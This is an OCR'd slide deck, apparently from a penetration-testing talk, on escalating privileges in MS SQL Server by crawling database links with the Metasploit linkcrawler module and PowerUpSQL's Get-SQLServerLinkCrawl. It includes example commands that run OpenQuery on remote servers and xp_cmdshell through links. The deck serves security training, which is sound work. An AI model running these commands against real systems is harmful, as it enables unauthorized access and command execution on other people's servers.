
Leveraging Shared MS SQL Server Service Accounts




Leveraging Shared MS SQL Server Service Accounts




Leveraging Shared MS SQL Server Service Accounts



Leveraging Shared MS SQL Server Service Accounts





Escalating Privileges

Crawling SQL Server Links

Escalating Privileges: Crawling Links

What's a SQL Server link?


- SQL Server links are basically persistent database connections for SQL Servers.

Why should I care?


- Short answer = privilege escalation
- Public role can use links to execute queries on remote servers (impersonation)

  SELECT * FROM **OpenQuery**([SQLSERVER2],'SELECT @@Version')


- Stored procedures can be executed – like xp_cmdshell ;)
- Links can be crawled




Leveraging MS SQL Database links




Leveraging MS SQL Database links



Leveraging MS SQL Database links




Leveraging MS SQL Database links



Escalating Privileges: Crawling Links

Penetration Test Stats

- Database links exist (and can be crawled) in about 50% of environments we've seen
- The max number of hops we've seen is 12
- The max number of servers crawled is 226



Escalating Privileges: Crawling Links

Old Metasploit Module

- mssql_linkcrawler Module
- Author: Antti Rantasaari and Scott Sutherland - Released 2012
- https://www.rapid7.com/db/modules/exploit/windows/mssql/mssql_linkcrawler

New PowerUpSQL Function


- Get-SQLServerLinkCrawl
- Author: Antti Rantasaari
- https://blog.netspi.com/sql-server-link-crawling-powerupsql/

Escalating Privileges: Crawling Links

Function	Description
Get-SQLServerLink	Get a list of SQL Server Link on the server.
Get-SQLServerLinkCrawl	Crawls linked servers and supports SQL query and OS command execution. **Examples** Get-SQLServerLinkCrawl -Verbose -Instance "10.1.1.1\SQLSERVER2008“ Get-SQLServerLinkCrawl -Verbose -Instance "10.1.1.1\SQLSERVER2008" -Query “select * from master..sysdatabases” Get-SQLServerLinkCrawl -Verbose -Instance "10.1.1.1\SQLSERVER2008" -Query “exec master..xp_cmdshell ‘whoami’”


Escalating Privileges: DEMO

Get-SQLServerLinkCrawl



```
Get-SQLServerLinkCrawl -Verbose -Instance MSSQLSRV04\SQLSERVER2014 -Export
```

Escalating Privileges: Crawling Links



rver **<id>:** 4 **ServerId:** 645117625 **Version:** SQL Server 2008 **Name:** SQLApp5

Escalating Privileges

